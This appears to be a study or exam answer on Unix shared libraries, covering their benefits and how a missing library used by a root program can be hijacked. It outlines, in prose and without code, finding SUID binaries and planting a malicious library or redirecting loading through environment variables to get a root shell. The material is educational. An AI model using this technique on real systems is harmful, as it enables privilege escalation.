1. What are shared libraries in Unix? Describe the general advantages of shared libraries and the possible cybersecurity issues that they introduce. Assume that a root program 'program1', which uses a shared library 'libshared.so', is executed every time at system startup. If libshared.so is not present in the system, under which conditions can you exploit this to run arbitrary code with root privileges? How would you do it?

Shared library allows executable files to call pieces of code from a common library when executed.
The main advantages of using shared libraries are to save system disk and memory and to make it easier to maintain the code.
An attacker can exploit this mechanism and if it is able to modify a shared library or provide an alternative one via environment variable, they could gain root access.

When an attacker tries to gain root access with shared libraries, first of all it must search for files that have the SUID bit set.
Once it finds them, it can look for libraries that are called in the programs.
There are different way to perform an attack:

If one library doesn't exist and the attacker has write permission in the /lib or /usr/lib directories, it can create a custom library that performs malicious action (open a shell, ...)

Also changing environment variables to point in a directory with an evil library is a good way to exploit the SUID.

- *https://www.boiteaklou.fr/Abusing-Shared-Libraries.html*